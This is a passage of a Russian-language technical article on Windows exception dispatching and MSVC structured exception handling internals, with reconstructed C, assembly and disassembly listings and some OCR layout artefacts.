        dwResult = NtRaiseException(pException, pContext, 0);
    } else {
        dwResult = NtContinue(ContextRecord, 0);
    }

    EXCEPTION_RECORD Exception2;

    Exception2.ExceptionCode = dwResult;
    Exception2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;
    Exception2.ExceptionRecord = pException;
    Exception2.NumberParameters = 0;

    RtlRaiseException(&Exception2);

    /* Сюда мы не попадаем */
}
```

Как видно, основную функцию обработки исключений выполняет функция RtlDispatchException. Возвращаемое ею значение, имеет тип BOOLEAN и служит для определения дальнейших действий: продолжать выполнение потока или же генерировать новое исключение. В случае, если ни одно из этих действий не завершилось успехом, осуществляется генерация финального не продолжаемого исключения, описывающего возникшую проблему, а структура-описатель текущего исключения линкуется к новой структуре Exception2. Таким образом, в случае успеха обработки возникшего исключения, поток продолжит своё выполнение. Иначе, будет генерироваться новое исключение, характеризующее проблему, возникшую в ходе выполнения функции RtlDispatchException. Интересная информация, касающаяся о работе диспетчера исключений содержится в [4].

1.3. Несколько слов о списке обработчиков исключений.

Перед тем, как продолжить описание работы пользовательского диспетчера исключений, необходимо сказать несколько слов о том, каким же образом в ОС Windows организована поддержка обработки исключений. Так, для каждого выполняющегося в системе потока, определён некий уникальный блок информации Thread Information Block (TIB), расположенный в начале сегмента, адресуемого регистром FS. Помимо прочего, данная структура хранит указатель на вершину списка зарегистрированных обработчиков исключений, каждый из которых описывается структурой EXCEPTION_REGISTRATION:

text
typedef struct _EXCEPTION_REGISTRATION {

struct _EXCEPTION_REGISTRATION *Next; // Пусть будет Next, мне так удобнее, ok?
PVOID Handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;

Данная структура описывает элемент обработчика исключений, включая в себя указатель на следующую структуру в списке структур. Таким образом, храня вершину данного списка в строго определённом месте TIB, ячейке с адресом FS:[0], система всегда может осуществить обход списка с целью выполнения зарегистрированных обработчиков исключений. В соответствии с такой организацией, добавление собственного обработчика в список обработчиков, является тривиальной задачей и может быть осуществлено следующим образом:

```
; Создание в стеке структуры EXCEPTION_REGISTRATION.
push    OFFSET MyExceptionHandler
push    fs:[0]
; Модификация указателя списка обработчиков
mov     DWORD PTR fs:[0], esp
```

Удаление верхнего обработчика также не представляет проблем:

text
; Изъятие обработчика
pop fs:[0]
add esp, 4

Важным моментом здесь является тот факт, что для каждого потока по адресу FS:[0] доступен только верхний элемент списка обработчиков. Хотя, на практике, это не является сколь-либо серьёзным затруднением. Последним элементом списка является элемент с полем Next равным -1. При создании потока операционная система добавляет обработчик исключения по умолчанию, указывающий на функцию kernel32!UnhandledExceptionFilter. В данном случае, обработчик исключения MyExceptionHandler -- это специальная функция, с декларированным прототипом и перечнем возвращаемых значений:

```
typedef enum _EXCEPTION_DISPOSITION {
    ExceptionContinueExecution  = 0,    // Продолжить выполнение потока с места возникновения
исключения.
    ExceptionContinueSearch = 1,        // Продолжить поиск обработчика исключения.
    ExceptionNestedException = 2,       // Вложенное исключение.
    ExceptionCollidedUnwind = 3         // Перекрывающаяся раскрутка.
} EXCEPTION_DISPOSITION;

__cdecl \
EXCEPTION_DISPOSITION \
MyExceptionHandler(PEXCEPTION_RECORD pRecord, \
                   PVOID pEstablisherFrame, \
                   PCONTEXT pContext, \
                   PVOID pDispatcherContext);
```

Описание параметров будет дано далее. Обратите внимание, что данная функция является __cdecl-функцией, следовательно, при ручной реализации механизмов диспетчеризации исключений и других похожих играх, не забывайте подчищать за ней стек (add esp, 16).

1.2. Диспетчер исключений - KiUserExceptionDispatcher.

Эта не экспортируемая функция выполняет всю основную работу по обработке исключений. Ниже я приведу её код, полученный для Windows 7. Итак,

text
BOOLEAN \
RtlDispatchException(PEXCEPTION_RECORD pException, PCONTEXT pContext)

```
{
BOOLEAN bfResult, bfValidateChain;
DWORD dwLowLimit, dwHighLimit, dwExecuteFlags;
EXCEPTION_REGISTRATION pRegFrame, pIntRegFrame, pDispContextFrame;

bfResult = 0;

if (RtlCallVectoredExceptionHandlers(pException, pContext) == TRUE) {
bfResult = TRUE;
} else {
// Определяем границы стека потока
RtlpGetStackLimits(&dwLowLimit, &dwHighLimit);

pRegFrame = RtlpGetRegistrationHead();

dwExecuteFlags = 0;
bfValidateChain = TRUE;

text
// Если НЕ доступна информация о DEP или выключена опция DisableExceptionChainValidation,
// осуществить проверку валидности...
if ((NtQueryInformationProcess(NtCurrentProcess(), ProcessExecuteFlags, \
&dwExecuteFlags, sizeof(dwExecuteFlags), NULL) < 0) || \
((dwExecuteFlags & DisableExceptionChainValidation) == 0))
{
DWORD dwHandler;

text
// Проверяем валидность всех зарегистрированных обработчиков
while ((DWORD)pRegFrame != -1) {
// Запись pRegFrame должна лежать в стеке с выравниванием на 4 байта
if ((pRegFrame < dwLowLimit) || ((pRegFrame + 8) > dwHighLimit) || (pRegFrame & 3)) {
goto exception_stack_invalid;
}

dwHandler = pRegFrame->Handler;

text
// Обработчик НЕ должен располагаться в стеке
if ((dwHandler >= dwLowLimit) && (dwHandler < dwHighLimit)) {
goto exception_stack_invalid;
}

text
pRegFrame = pRegFrame->Next;
}

text
// RtlExceptionAttached = 0x0200
if (NtCurrentTeb()->SameTebFlags & RtlExceptionAttached) {
// Проверка последнего обработчика в цепочке
if (dwHandler != FinalExceptionHandler) {
goto exception_stack_invalid;
}
}
} else {
```

```
bfValidateChain = FALSE;
}

text
pRegFrame = RtlpGetRegistrationHead();
pIntRegFrame = 0;

// Проходимся по всему списку
while ((DWORD)pRegFrame != -1) {
// Если необходимо, проверять правильность расположения pRegFrame и pRegFrame->Handler
if (bfValidateChain == FALSE) {
if ((pRegFrame < dwLowLimit) || ((pRegFrame + 8) > dwHighLimit) || (pRegFrame & 3)) {
goto exception_stack_invalid;
}

if ((pRegFrame->Handler >= dwLowLimit) || (pRegFrame->Handler < dwHighLimit)) {
goto exception_stack_invalid;
}
}

// Проверить валидность pRegFrame->Handler
if (RtlIsValidHandler(pRegFrame->Handler, dwExecuteFlags) == FALSE) {
goto exception_stack_invalid;
}

text
DWORD dwResult = RtlpExecuteHandlerForException(pException, pRegFrame, \
pContext, &pDispContextFrame, pRegFrame->Handler);

// Проверяем, вернулись ли мы к обработке фрейма, вызвавшего вложенное исключение?
if (pRegFrame == pIntRegFrame) {
pException->ExceptionFlags &= ~EXCEPTION_NESTED_CALL;
pIntRegFrame = 0;
}

text
EXCEPTION_RECORD Exception2;

switch (dwResult) {
// Продожить выполнение потока
case ExceptionContinueExecution:
if (pException->ExceptionFlags & EXCEPTION_NONCONTINUABLE) {
Exception2.ExceptionCode = STATUS_NONCONTINUABLE_EXCEPTION;
Exception2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;
Exception2.ExceptionRecord = pException;
Exception2.NumberParameters = 0;
RtlRaiseException(&Exception2);
} else {
bfResult = TRUE;
goto return_continue_veh;
}
break;
// Продолжить поиск обработчика
case ExceptionContinueSearch:
if (pException->ExceptionFlags & EXCEPTION_STACK_INVALID) {
```

```
goto return_continue_veh;
}
break;
// Вложенное исключение
case ExceptionNestedException:
// В процессе обработки исключения произошло вложенное исключение,
// поэтому необходимо сохранить указатель на прерванный фрейм для
// его последующей обработки (pIntRegFrame)
pException->ExceptionFlags |= EXCEPTION_NESTED_CALL;
if (pDispContextFrame > pIntRegFrame) {
pIntRegFrame = pDispContextFrame;
}
break;
// Любое другое значение
default:
Exception2.ExceptionCode = STATUS_INVALID_DISPOSITION;
Exception2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;
Exception2.ExceptionRecord = pException;
Exception2.NumberParameters = 0;
RtlRaiseException(&Exception2);
break;
}
}
}
return_continue_veh:
RtlCallVectoredContinueHandlers(pException, pContext);

text
return bfResult;

text
exception_stack_invalid:
pException->ExceptionFlags |= EXCEPTION_STACK_INVALID;
goto return_continue_veh;
}
```

Основной задачей, которую выполняет эта функция, является задача последовательного обхода списка зарегистрированных обработчиков исключений с целью вызова этих обработчиков для обработки данного исключения. Напомню, что выполнение потока будет продолжено в том единственном случае, если результатом работы RtlDispatchException будет TRUE. Как видно, такое возможно только в случае получения ExceptionContinueExecution. Но обо всём по порядку... Первое и последнне, что всегда делает функция -- это вызов обработчиков VEH (Vectored Exception Handler): RtlCallVectoredExceptionHandlers и RtlCallVectoredContinueHandlers (VEH появился в Windows XP, на ранних версиях ОС Windows его не было) [5]. Причём, результат обработки VEH влияет на дальнейшую обработку. Так, в случае, если RtlCallVectoredExceptionHandlers возвращает истинное значение, RtlDispatchException завершается с успехом, предварительно вызвав RtlCallVectoredContinueHandlers. Если в ходе выполнения RtlCallVectoredExceptionHandlers ни один из векторных обработчиков не смог обработать исключение, управление переходит к основной части функциии RtlDispatchException, где в первую очередь осуществляется проверка валидности зарегистрированных обработчиков исключений. Причём, обработчик считается валидным, если структура EXCEPTION_REGISTRATION, которой он принадлежит находится в стеке, выравнена на границу 4 байта, а сам обработчик располагается за пределами стека. Если проверка валидности

проводилась до основного цикла обхода обработчиков, то флаг bfValidateChain устанавливается равным TRUE и повторная проверка не осуществляется. Далее следует основной цикл поиска необходимого обработчика. В самом его начале также присутствует код проверки фрейма на валидность, однако он будет исполнен только в том случае, если предыдущая проверка не проводилась. Однако, помимо этого, здесь дополнительно осуществляется вызов функции RtlIsValidHandler, которая также дополнительно проверяет его корректность непосредственно перед вызовом. Вызов обработчика происходит при помощи функции RtlpExecuteHandlerForException, являющейся обёрткой к функции ExceptionHandler. Ниже приведён код этих функций:

```
DWORD \
RtlpExecuteHandlerForException(PEXCEPTION_RECORD pException, \
                               PEXCEPTION_REGISTRATION pEstablisherFrame, \
                               PCONTEXT pContext, \
                               PEXCEPTION_REGISTRATION pDispatcherContext, \
                               PEXCEPTION_ROUTINE pExceptionRoutine)
{
    __asm {
        mov edx, OFFSET ExceptionHandler
        jmp ExecuteHandler
    }
}

DWORD \
ExecuteHandler(PEXCEPTION_RECORD pException, \
               PEXCEPTION_REGISTRATION pEstablisherFrame, \
               PCONTEXT pContext, \
               PEXCEPTION_REGISTRATION pDispatcherContext, \
               PEXCEPTION_ROUTINE pExceptionRoutine)
{
    DWORD dwResult;

    __asm {
        push pEstablisherFrame          // Тут сохраняем указатель на текущий фрейм
        push edx                        // См. RtlpExecuteHandlerForException
        push fs:[0]
        mov fs:[0], esp
    }

    dwResult = pExceptionRoutune(pException, pEstablisherFrame, pContext, pDispatcherContext);

    __asm {
        mov esp, fs:[0]
        pop fs:[0]
    }

    return dwResult;
}

DWORD \
ExceptionHandler(PEXCEPTION_RECORD pException, \
                 PEXCEPTION_REGISTRATION pEstablisherFrame, \
                 PCONTEXT pContext, \
                 PEXCEPTION_REGISTRATION * pDispatcherContext)
{
    if (pException->ExceptionFlags & (EXCEPTION_UNWINDING | EXCEPTION_EXIT_UNWIND)) {
        return ExceptionContinueSearch;
    }

    // Тут лежит указатель на прерванный фрейм (см. ExecuteHandler)
    pDispatcherContext[0] = (LPVOID)&pEstablisherFrame[1];

    return ExceptionNestedException;
}
```

Как видно, RtlpExecuteHandlerForException просто осуществляет переход к началу ExecuteHandler, установив в регистре EDX адрес функции ExceptionHandler. Как будет показано далее, функция ExecuteHandler является общей как для процесса поиска обработчика исключений, так и для процесса глобальной раскрутки фреймов (global unwinding). Как бы то ни было, её основной

задачей является вызов указанного в параметре pExceptionRoutine обработчика исключения и возвращение результата его работы. Однако, существует вероятность того, что в процессе обработки исключения, в самом обработчике может возникнуть искючение, обработка которого также должна быть осуществлена. Для этого, на время вызова pExceptionRoutine происходит установка дополнительно обработчика исключений. Это позволяет получить управление в случае возникновения вложенных (nested) исключений, о которых будет рассказано далее. Результат выполнения обработчика исключений возвращается в функцию RtlDispatchException, где происходит проверка полученного значения. Так, поток будет продолжен в случае получения кода ExceptionContinueExecution, если вызванным обработчиком не был установлен флаг EXCEPTION_NONCONTINUABLE, иначе будет сгенерировано исключение EXCEPTION_NONCONTINUABLE_EXCEPTION и процесс будет завершён системой. Процесс также будет завершён, если обнаружена какая либо некорректность (код EXCEPTION_STACK_INVALID) или возвращённое значение больше 2 (ExceptionNestedException). Подводя итог анализу работы функции RtlDispatchException, можно резюмировать следующее: данная функция, являясь диспетчером исключений в режиме пользователя, производит последовательный обход списка зарегистрированных для вызвавшего исключение потока обработчиков исключений, проверяя их валидность и осуществляя их вызов с целью анализа полученного результата. Единственным случаем, когда будет возобновлено исполнение потока, будет являться возвращение обработчиком значения ExceptionContinueExecution (при условии отсутствия флага EXCEPTION_NONCONTINUABLE). Иначе, будет продолжен обход списка обработчиков (ExceptionContinueSearch) или же будет генерироваться исключение, с соответствующим кодом.

1.5. Nested - вложенные исключения.

Как было отмечено, в процессе обработки исключений, при вызове обработчика исключения, может также возникнуть исключительная ситуация, требующая обработки. Процесс обработки такого исключения будет точно таким же, как и предыдущего (и вообще, всех остальных): ядром будет сохранено состояние потока и управление вновь получит KiUserExceptionDispatcher. Однако теперь, ввиду небольшого шаманства в функциях RtlpExecuteHandlerForException и ExecuteHandler, будет выполнен обработчик вложенных исключений ExceptionHandler. Результат его работы будет зависеть от того, в каком режиме он вызван -- обработки исключений или раскрутки. Для раскрутки будет возвращено значение ExceptionContinueSearch, иначе ExceptionNestedException. В последнем случае, по указателю pDispatcherContext будет записано значение указателя фрейма, в ходе обработки которого произошло это исключение, заботливо сохранённое на стеке в самом начале функции ExecuteHandler, выше структуры EXCEPTION_REGISTRATION. Иллюстрация, приведённая ниже, поясняет механизм обработки вложенных исключений.




Рисунок 1. Обработка вложенных (nested) исключений. Итак, если возникает вложенное исключение, оно обрабатывается специальным обработчиком -- ExceptionHandler, который определяет фрейм, в котором произошло это исключение и возвращает его через указатель pDispatcherContext. Определив, что обрабатываемое исключение является вложенным, RtlDispatchException устанавливает pIntRegFrame равным полученному указателю на прерванный фрейм, а также поднимает в описателе исключения флаг EXCEPTION_NESTED_CALL. После этого, продолжается нормальный обход обработчиков, а когда очередной фрейм будет равен фрейму, указанному в pIntRegFrame, то есть тому самому, прерванному исключением, флаг EXCEPTION_NESTED_CALL будет снят. Такая организация обработки процесса исключений позволяет обрабатывать исключения, возникающие в обработчиках исключений. Причём, количество вложенных исключений ограничено в принципе только размером стека. Каждое из вложенных исключений также должно быть обработано. В результате обработки, как и ранее, происходит либо возобновление выполнения потока с места возникновения исключения, либо генерация нового исключения. Так, если обработка исключения в обработчике исключения завершается с результатом ExceptionContinueExecution, управление получит код обработчика, вызвавшего это исключение. То есть, будет сделан "шаг назад". В приведённом выше примере, в потоке Thread возникает исключение Exception1 . В процессе его обработки, в обработчике h1() возникает вложенное исключение Exception2. Снова происходит попытка обработать исключение, но в процессе обработки в обработчике h2() также возникает исключение Exception3, которое в свою очередь должно быть обработано. В этой схеме, возврат к потоку Thread возможен лишь в том случае, если будет восстановлен каждый из сохранённых контекстов: контекст #3 восстановит обработчик h2(), контекст #2 -- обработчик h1(), контекст #1 -- основной поток.

2. Обработка исключений.

В этом разделе описываются вопросы обработки исключений. Будет рассмотрена низкоуровневая обработка исключений и структурная обработка исключений (SEH) с использованием MSVC++, а также описаны механизмы, используемые в ходе этого процесса.

2.1. Низкоуровневая обработка исключений.

На самом деле, пример низкоуровневой обработки исключений частично уже был дан, когда описывался процесс установки и снятия собственного обработчика исключений. Здесь же приведу полный код, включая сам обработчик.

```
text
.386
.model flat

text
include windows.inc

include kernel32.inc
includelib kernel32.lib

text
.data
szMessageOk db "INT 3 has been passed!", 0
szTitleOk db ":)", 0

text
.code

text
MyHandler PROC C uses ebx esi edi,
pException:PEXCEPTION_RECORD, \
pRegFrame:PEXCEPTION_REGISTRATION, \
pContext:PCONTEXT, \
pDispContext:PEXCEPTION_REGISTRATION
; function body
mov ebx, pException
cmp [ebx][EXCEPTION_RECORD.ExceptionFlags], EXCEPTION_BREAKPOINT
je @@ContinueExecute

text
@@ContinueSearch:
mov eax, ExceptionContinueSearch
ret

@@ContinueExecute:
mov esi, pContext
; Подправим адрес следующей инструкции (EIP)
add [esi][CONTEXT.regEip], 1
mov eax, ExceptionContinueExecution
ret
MyHandler ENDP

text
MainProc PROC
; Установим обработчик
push OFFSET MyHandler
push fs:[0]
mov fs:[0], esp
```

```
; Сгенерируем исключение (размер инструкции -- 1 байт, опкод -- 0xCC)
int 3

; Выведем сообщение, о том, что инструкция пройдена
invoke MessageBoxA, NULL, szMessageOk, szTitleOk, MB_OK

text
; Снимем обработчик
pop fs:[0]
add esp, 4

; Завершим процесс
invoke ExitProcess, 0
MainProc ENDP

text
END MainProc
```

2.2. Структурная обработка исключений с MSVC++.

Структурная обработка исключений, SEH (Structed Exception Handling) -- механизм обработки программных и аппаратных исключений в ОС Windows, позволяющий программистам контролировать обработку исключений, а также являющийся отладочным средством (c) wikipedia. На самом деле, как будет показано далее, SEH является скорее надстройкой над системной обработкой исключений. SEH достаточно хорошо рассмотрен в [6].

2.2.1. Языковые расширения – блоки __try, __finally, __except.

Для облегчения жизни программистам, в компиляторе MSVC++ введены дополнительные возможности, не предусмотренные стандартами C и C++ -- блоки __try, __finally и __except. Назначение данных блоков сводится к одному -- обеспечить возможность удобной и простой обработки исключений, максимально упростив при этом разработку программ. Как видно из примера низкоуровневой обработки исключений, программисту необходимо заботиться не только о написании обработчика исключений, но также и о его установке и т.д. В основе структурной обработки исключений лежит принцип организации неких "защищённых" участков кода, в пределах которых отлавливаются и обрабатываются все исключения. Такие блоки описываются при помощи связок __try // __except или __try // __finally. Отдельное использование каждого из этих блоков не допускается. Конструкция __try // __except позволяет осуществить обработку исключений, возникших в ходе выполнения кода, находящегося в __try-блоке. Конструкция __try // __finally позволяет обеспечить выполнения кода, заключённого в блок __finally, в случае выхода за пределы блока __try, независимо от причины.

```
__try {
    // Защищаемый код
} __finally {
    // Терминальный обработчик (очистка ресурсов и т.д.)
}

__try {
    // Защищаемый код
} __except ( filter-expression ) {
    // Обработчик исключения
}
```

Допускается любая вложенность блоков. В конструкции с __except, выражение-фильтр определяет, будет ли выполнен код обработчика. В реализации фильтра есть некоторые ограничения, связанные с тем, что функции GetExceptionInformation и GetExceptionCode можно использовать только в выражении, стоящем в скобках блока __except( ). Причина этого будет раскрыта далее. Подробнее об использовании __try // __finally, __try // __except можно посмотреть в MSDN [xxx].

2.2.2. Как это работает?

А как же всё это работает? Для того, чтобы разобраться в этом вопросе, необходимо рассмотреть низкоуровневую реализацию блоков __try, __finally и __except. На самом деле, всё достаточно просто. SEH, как расширение системного механизма обработки исключений, позволяет пользователю формировать список обработчиков исключений, доступных в пределах верхнего __try блока. При этом, такой список является "локальным" и, как будет показано далее, обслуживается специальным обработчиком исключений. Говоря локальный, я подразумеваю в первую очередь ограниченность действия этого списка (пределы __try-блока), а так же то, что существует и глобальный список. Так вот, глобальным списком исключений является доступный через FS:[0] и уже хорошо знакомый список обработчиков исключений. Использование локального списка обработчиков исключений, обслуживаемого неким специальным обработчиком, очень удобно и позволяет реализовать заложенный в __try, __finally и __except смысл. Как было отмечено выше, являясь расширением системного механизма обработки исключений, SEH поддерживается на уровне компилятора MSVC++. Действительно, если взглянуть на любую функцию, использующую SEH, под дизассемблером, первое что бросается в глаза, это нестандартный пролог и эпилог этой функции.

```
text
Пролог:
push SizeOfLocalVariables + 8
push OFFSET ScopeTable
call __SEH_prolog
...
Эпилог:
...
call __SEH_epilog
retn
```

Как видно, в прологе используется некая функция __SEH_prolog, в эпилоге -- __SEH_epilog. Эти функции являются частью MSVC RunTime библиотеки (например, MSVCR71.DLL) и линкуются либо динамически (как и показано), либо статически. Вообще, вся поддержка SEH реализована в указанной библиотеке. Основной задачей, которую выполняют эти функции, является настройка стекового фрейма, а также установка специального обработчика исключений -- __except_handler3, отвечающего за обработку исключений, возникших во время работы функции. На самом деле, этот обработчик исключений будет пытаться найти подходящий обработчик из локального списка, о котором я упоминал чуть выше. Но об этом позже... Итак, __SEH_prolog устанавливает обработчик исключений и формирует стековый фрейм функции. Однако, помимо этого, происходит ещё одно важное действие -- в стеке создаётся специальный SEH-фрейм, описывающий состояние SEH для данной функции. Структура SEH-фрейма недокументирована, но значения её полей вполне себе известны:

```
typedef _SEH_FRAME {
    DWORD StackPointerValue;
    PEXCEPTION_POINTERS ExceptionPointers;
    EXCEPTION_REGISTRATION RegFrame;
    DWORD ScopeTable;
```

```
    DWORD TryLevel;
    DWORD StackFrameBase;
} SEH_FRAME, *PSEH_FRAME;
```

Данная структура содержит в себе поле RegFrame, использующееся для регистрации обработчика исключений (в __SEH_prolog). Таким образом, так как поле RegFrame входит в состав структуры SEH_FRAME, по адресу структуры EXCEPTION_REGISTRATION всегда можно определить базовый адрес структуры SEH_FRAME. Это важное обстоятельство используется в обработчике __except_handler3 при обработке исключений. Ниже приведено состояние стека, после возвращения из __SEH_prolog:

text
Смещение

S = SizeOfLocalVariables

ESP => -(40 + S) Адрес возврата из __SEH_prolog
-(36 + S) EDI
-(32 + S) ESI
-(28 + S) EBX
-(24 + S) Локальные переменные функции
struct SEH_FRAME {
-24 DWORD StackPointerValue;
-20 PEXCEPTION_POINTERS ExceptionPointers;
struct EXCEPTION_REGISTRATION RegFrame {
-16 struct EXCEPTION_REGISTRATION * Next;
-12 LPVOID Handler;
};
-08 DWORD ScopeTable;
-04 DWORD TryLevel;
EBP => 00 DWORD StackFrameBase;
};
+04 Адрес возврата из функции
+08 Аргументы функции
...

В структуре SEH_FRAME, в поле StackFrameBase содержится значение регистра EBP, в поле StackPointerValue -- значение регистра ESP. Это позволяет получит доступ к внутренним переменным функции из любого контекста, что особенно важно в момент обработки исключений, когда текущим контекстом является контекст диспетчера исключений. Поля ScopeTable, TryLevel и ExceptionPointers относятся непосредственно к обработке исключений и будут рассмотрены далее... Ниже приведён код функций __SEH_prolog и __SEH_epilog, взятых мной из библиотеки MSVCR71.DLL для Windows 7.

```
_SEH_prolog PROC C
    ASSUME  fs:nothing

    push    OFFSET _except_handler3     ; RegFrame.Handler = _except_handler3
    mov     eax, DWORD PTR fs:[0]
    push    eax                         ; RegFrame.Next = FS:[0]
    mov     eax, [esp + 16]             ; SizeOfLocalVariblaes + 8
    mov     [esp + 16], ebp             ; StackFrameBase = EBP
    lea     ebp, [esp + 16]             ; EBP = указатель на StackFrameBase
    sub     esp, eax                    ; Зарезервировать место под локальные переменные
    push    ebx                         ;
    push    esi                         ; Сохраняем регистры EBX, ESI, EDI
    push    edi                         ;
    mov     eax, [ebp - 8]              ; EAX = адрес возврата из __SEH_prolog
    mov     [ebp - 24], esp             ; StackPointerValue = ESP
```

```
    push    eax                         ; Это нужно для RET'а, чтобы парвильно вернуться
    mov     eax, [ebp - 4]              ; EAX = OFFSET ScopeTable
    mov     DWORD PTR [ebp - 4], -1     ; TryLevel (-1, так как внутрь __try-блока ещё не
входили)
    mov     [ebp - 8], eax              ; ScopeTable = OFFSET ScopeTable
    lea     eax, [ebp - 16]             ; Адрес структуры RegFrame
    mov     fs:[0], eax                 ; Установка обработчика исключений, входящего в
SEH_FRAME

    ret
_SEH_prolog ENDP

_SEH_epilog PROC C
    ASSUME  fs:nothing

    mov     ecx, [ebp - 16]             ; Снятие обработчика исключений
    mov     fs:[0], ecx                 ; FS:[0] =  RegFrame.Next
    pop     ecx                         ; ECX = адрес возврата из __SEH_epilog
    pop     edi                         ;
    pop     esi                         ; Восстанавливаем регистры EDI, ESI, EBX
    pop     ebx                         ;
    mov     esp, ebp                    ; Восстанавливаем указатель стека (ESP)
    pop     ebp                         ; Восстанавливаем (EBP)
    push    ecx                         ; Заносим в стек адрес возврата для RET

    ret
_SEH_epilog ENDP
```

Теперь, имея представление о том, какие подготовительные действия совершаются в каждой использующей SEH функции, можно двигаться дальше. В процессе компиляции, когда компилятор встречает __try блок, он создаёт для каждого такого блока специальную структуру -- SCOPETABLE_ENTRY, описывающую данный блок. Далее, эти структуры компонуются в специальные таблицы (ScopeTable), описывающие иерархию __try-блоков. Структура элемента такой таблицы приведена ниже:

text
typedef _SCOPETABLE_ENTRY {
DWORD EnclosingLevel;
DWORD FilterProc;
DWORD HandlerProc;
} SCOPETABLE_ENTRY, *PSCOPETABLE_ENTRY;

Здесь, EnclosingLevel определяет уровень вложенности __try-блока, причём значение -1 соответствует самому верхнему блоку. FilterProc -- адрес функции-фильтра для блока __except, HandlerProc -- адрес обработчика исключения или соответствующего терминального обработчика. Ниже приведена иллюстрация построения таблицы ScopeTable в соответствии с заданной структурой блоков.




Рисунок 2. Построение таблицы ScopeTable. Как видно, в таблице три элемента, что точно соответствует количеству __try-блоков. Структура таблицы такова, что единственным отличительным признаком __except-блока от __finally будет наличие фильтра. Именно таким образом, по значению поля FilterProc, система определяет с каким блоком имеет дело. А вот что

получается при дизассемблировании программы, использующей показанную структуру __try-блоков:

```
int main()
{
    DWORD dwValue;

    __try {
        dwValue = 0xABADF00D; // TryLevel = 0
        __try {
            dwValue = 0xABADC0DE; // TryLevel = 1
            __try {
                dwValue = 0xDEADBEEF;  // TryLevel = 2
            }
            __except (2) {
            }
        }
        __finally {
            // TryLevel = 0, так как вышли из второго блока!
        }
    }
    __except (1) {
    }

    return dwValue;
}
```

text

```
.text:00401000 _main proc near
.text:00401000 dwValue = dword ptr -1Ch
.text:00401000 push 0Ch ; 12 = 8 + 4
.text:00401002 push offset ScopeTable
.text:00401007 call __SEH_prolog
.text:0040100C and dword ptr [ebp-4], 0 ; TryLevel = 0, вошли в первый блок
.text:00401010 mov dword ptr [ebp-1Ch], 0ABADF00Dh
.text:00401017 xor eax, eax
.text:00401019 inc eax
.text:0040101A mov [ebp-4], eax ; TryLevel = 1, вошли во второй блок
.text:0040101D mov dword ptr [ebp-1Ch], 0ABADC0DEh
.text:00401024 mov dword ptr [ebp-4], 2 ; TryLevel = 2, вошли в третий блок
.text:0040102B mov dword ptr [ebp-1Ch], 0DEADBEEFh
.text:00401032 mov [ebp-4], eax ; TryLevel = 1, вышли из третьего блока
.text:00401035 jmp short loc_401045
.text:00401037 ; except-filter-code-2
.text:00401037 $LN15: ; DATA XREF: .rdata:004020CC
.text:00401037 push 2
.text:00401039 pop eax
.text:0040103A retn
.text:0040103B ; except-handler-code-2
.text:0040103B $LN16: ; DATA XREF: .rdata:004020D0
.text:0040103B mov esp, [ebp-18h] ; Восстановим ESP
.text:0040103E mov dword ptr [ebp-4], 1 ; TryLevel = 1, вышли из третьего блока
.text:00401045 loc_401045:
.text:00401045 and dword ptr [ebp-4], 0 ; TryLevel = 0, вышли из второго блока
.text:00401049 call $LN11 ; Вызываем финальный обработчик
.text:0040104E jmp short $LN14
.text:00401050 ; finally-handler-code-1
.text:00401050 $LN11: ; DATA XREF: .rdata:004020C4
```

```
.text:00401050 retn
.text:00401051 jmp short $LN14
.text:00401053 ; except-filter-code-1
.text:00401053 $LN7: ; DATA XREF: .rdata:004020B4
.text:00401053 xor eax, eax
.text:00401055 inc eax
.text:00401056 retn
.text:00401057 ; except-handler-code-1
.text:00401057 $LN8: ; DATA XREF: .rdata:stru_4020B0
